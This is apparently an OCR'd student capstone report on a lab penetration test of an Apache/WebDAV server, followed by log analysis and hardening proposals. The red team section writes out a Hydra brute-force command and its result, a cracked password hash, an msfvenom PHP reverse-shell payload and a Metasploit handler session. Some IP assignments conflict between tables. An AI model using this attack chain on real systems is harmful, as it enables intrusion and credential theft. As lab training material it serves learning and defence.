Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4:192.168.1.1
OS: Windows 10 Pro
Hostname: ML-RefVm-958751 (Azure VM)

IPv4: 192.168.1.8
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu Linux
Hostname: Ubuntu-Headless (ELK)

IPv4: 192.186.1.100
OS: Ubuntu Linux
Hostname: server1 (Capstone)

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-958751 (Azure VM)	192.168.1.1	Gateway
Kali Linux (Kali)	192.168.1.8	Pentesting Machine
server1 (Capstone)	192.168.1.105	Target Machine running Apache Web Server
Ubuntu-Headless (ELK)	192.168.1.100	Monitoring network security

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Unprotected Credential Information	Employee usernames were visible on the web server.	Knowing a username assisted the pentester in gaining access via brute force attack.
Security Misconfiguration	Unknown IP addresses are allowed to access secure folders on the server.	The pentester was able to access the /secret_folder and /webdav, and all files contained therein.
Unauthorized File Upload	No protections are in place to stop any user from uploading files to WebDAV.	Pentester was able to upload and execute a .php file into the WebDav folder.
Unauthorized File Execution	Files can be executed from within WebDAV.	The .php file was executed from within WebDAV which facilitated a reverse shell.

Exploitation: Sensitive Data Exposure

01

Tools & Processes
An NMAP scan found the IP address of the target machine (server1) to be 192.168.1.105 with an open HTTP port 80.

02

Achievements
Using a web browser (FireFox), I was able to gain access to publicly available folders on the web server.

Exploitation: Sensitive Data Exposure

03

```
root@kali:~# nmap -sS 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-04 22:38 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00059s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:03 (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00054s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 00:15:5D:00:04:01 (Microsoft)

Nmap scan report for 192.168.1.105
Host is up (0.00046s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:02 (Microsoft)

Nmap scan report for 192.168.1.8
Host is up (0.0000050s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.19 seconds
```

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Directory Structure Exposure

01

Tools & Processes
Using FireFox the pentester was able to view and navigate the directory structure of the web server

02

Achievements
The directory structure was mapped and files containing further structural data were included. Namely the address of /secret_folder.

Exploitation: Sensitive Data Exposure

03

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07		
meet_our_team/	2019-05-07		

Apache/2.4.29 (Ubuntu) Server a

```
ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public
```

Exploitation: Unprotected Credential Information

01


Tools & Processes
Attempting to access /secret_folder via the web browser revealed and administrative username in the sign in pop-up.

02

Achievements
By simply checking the access to the /secret_folder directory the pentester was able to find an administrative username Ashton.

Exploitation: Unprotected Credential Information

03



Exploitation: Brute Force Attack

01

Tools & Processes
Using the Kali Linux tool, Hydra, the pentester was able to brute force the password for user Ashton and gain access to /secret_folder.

02

Achievements
Brute force was used to find the password for user Ashton. Using those credentials, access to /secret_folder was gained.
Location information and access instructions for /webdav were contained within /secret_folder.
Username Ryan and an associated password hash were included.

Exploitation: Brute Force Attack

03

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/comp
any_folders/secret_folder
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes

[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-13 16:20:51
root@kali:~#
```

Mozilla Firefox

192.168.1.105/company_fol

http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Personal Note

In order to connect to our companies webdav server I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Exploitation: Security Misconfiguration

01

Tools & Processes
Using a web browser the pententer was able to access the directories on the web server.

02

Achievements
Accessing the directories and on the web server gave the pentester further information the was used to access additional company resources including:
/company_folders
/company_folders
/secret_folder
WebDAV

Exploitation: Security Misconfiguration

03

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	201		
company_share/	201		
meet_our_team/	201		

Apache/2.4.29 (Ubuntu)

Index of /company_folders/secret_folder

Name	Last modified	Size	De
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port

Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Security Misconfiguration

01

Tools & Processes
The username Ryan was found. Along with it were instructions on how to access WebDav and Ryan's hashed password. The hash was entered into the publicly available hash cracking website, crackstation.net, and the password was revealed.

02

Achievements
The combination of the exposed username and the cracked password allowed administrative access to WebDAV.

Exploitation: Security Misconfiguration

03

Mozilla Firefox

192.168.1.105/company_fol

http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server

Personal Note

In order to connect to our companies webdav server I need to use ryan's account
(Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav
4. I will be prompted for my user (but i'll u
5. I can click and drag files into the share

d7dad0a5cd7c8376eeb50d69b3ccd352

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: Unauthorized File Upload

01

Tools & Processes
Using msfvenom a .php reverse_tcp script was created and uploaded to /webdav.


02

Achievements
The pentester was able to insert a malicious file into WebDAV.

Exploitation: Unauthorized File Upload

03

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.8 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
```



Exploitation: Unauthorized File Execution

01

Tools & Processes
Opening WebDAV within a web browser, the pentester was able to execute the .php file.

Metasploit meterpreter was then used to access and create a shell on the target machine, server1 (Capstone).

02

Achievements
Access to the target machine was gained through the use of meterpreter and a reverse shell was generated.

Command and control (C2) was achieved, and the flag.txt file was captured

Exploitation: Unauthorized File Execution

03

Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2021-05-05 03:37	2.2K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

```
msf exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > back
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
```


```
meterpreter > shell
Process 2116 created.
Channel 0 created.
cd /
ls
bin
boot
dev
etc
flag.txt
home
cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- A port scan occurred at 20:06:40:652 on May 13, 2021.
- 1,001 packets were sent.
- Packets were sent from a single IP contacting all ports in one millisecond indicating this was a port scan.




Analysis: Finding the Request for the Hidden Directory

- The first request made to /secret_folder was made at 02:18:41.456 on May 13, 2021. Requests totalled 10,016.
- The /connect_to_corp_server file was accessed, which contained instructions to access /webdav as well as a password hash for user Ryan.




Analysis: Uncovering the Brute Force Attack

- Starting at 20:18:41.456 on May 13, 2021 a total of 10,016 requests were sent to the /secret_folder directory using Hydra.
- After 10,015 requests were made, the attack was successful and the password was discovered.



Analysis: Finding the WebDAV Connection

- A total of 24 requests were made to connect to the webdav directory.
- Requests were made to access the passwd.dav and shell.php files.



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
An alarm should be set for a high number of non-HTTP ports being scanned.

What threshold would you set to activate this alarm?
The SOC should be notified if greater than 5 errors occur per minute on a non-HTTP port.

System Hardening

What configurations can be set on the host to mitigate port scans?
The firewall should be configured to block all incoming/outgoing traffic on all ports except 80 with a whitelist for necessary access. The following iptable rules will also help prevent port scans from returning results:

```
iptables -A INPUT -p tcp -tcp-flags
ALL NONE -j DROP
iptables -A INPUT -p tcp -tcp-flags
SYN,FIN SYN,FIN -j DROP
iptables -A INPUT -p tcp -tcp-flags
SYN,RST SYN,RST -j DROP
```

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?
Alarm should be set to alert if access to sensitive data is attempted.

What threshold would you set to activate this alarm?
The SOC should be alerted in the case of attempts to access sensitive files or directories.

System Hardening

What configuration can be set on the host to block unwanted access?
Multi Factor Authentication should be employed to protect sensitive files and directories.
Additionally, IP addresses that need access to sensitive files or directories can be set up in Linux with the following commands:

```
iptables -I INPUT -s SUBNET_HERE -p
tcp -m multiport --dports 80,443 -j
ACCEPT
iptables-save > /etc/firewall.conf
```

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?
Kibana should be set to detect a large number of failed login attempts that originate from the same IP within a short time period. An alert should also be set to detect the use of Hydra or similar known brute force tools.

What threshold would you set to activate this alarm?
The alarm should be triggered by greater than five failed login attempts in a minute and/or the use of known brute force tools.

System Hardening

What configuration can be set on the host to block brute force attacks?
Most importantly, a strong password policy can help prevent successful brute force attempts.
Adding multi factor authentication (MFA) creates an additional obstacle for those attempting brute force attacks.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?
Alarm should be set to alert if access to sensitive data is attempted.

What threshold would you set to activate this alarm?
Any attempts to access WebDAV will trigger the alarm.

System Hardening

What configuration can be set on the host to control access?
Multi Factor Authentication should be employed to protect WebDAV.
Necessary IP addresses can also be whitelisted using the same commands as blocking access to hidden directories.
Alternately, the “IP Address and Domain Restrictions” for WebDAV can be configured to whitelist select IPs.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?
The alarm should be set to detect an attempt by non-whitelisted IPs to alter a file on the web server. Additionally another alarm should detect non-whitelisted IPs requesting an HTTP method PUT.

What threshold would you set to activate this alarm?
Any attempts from non-whitelisted IPs to alter files or a PUT HTTP request should notify the SOC.

System Hardening

What configuration can be set on the host to block file uploads?
All anti-virus/malware applications should be kept up to date, and the the firewall can be set up for deep packet inspection to detect suspicious outbound communications.
